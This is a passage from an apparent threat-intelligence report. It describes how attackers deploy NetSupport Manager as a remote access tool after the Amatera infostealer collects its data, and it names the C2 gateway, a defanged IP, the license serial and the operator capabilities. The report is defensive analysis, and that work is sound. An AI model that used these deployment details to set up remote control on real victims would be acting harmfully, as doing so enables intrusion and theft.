The client connects to the gateway, which acts as a proxy between the threat actor and the NetSupport Manager client installation at the victim system. The NetSupport client was configured to poll the gateway every 60 seconds. At the time of the analysis the domain resolved to the IP address "212.118.56[.]166", based in Russia.

The NetSupport deployment used a license issued as KAKAN, with serial number NSM789508. The exact license file has appeared in numerous malicious NetSupport packages, including activity publicly tracked as [EVALUSION](#) and [IClickFix](#). We therefore treat it as an indicator of shared deployment lineage rather than a unique threat actor identifier.

NetSupport adds an operator driven capability after Amatera's automated collection. Amatera steals configured credentials, session data, cryptocurrency material, and selected files. An unauthorized NetSupport client can then provide screen and input control, file transfer,

inventory, process and service management and remote command or PowerShell execution. This could let an operator inspect data outside Amatera's predefined rules, act on sessions from the original endpoint, or deploy additional tooling.

Indicators of compromise (IOCs)

The IOCs for this threat are also available at our GitHub repository [here](#).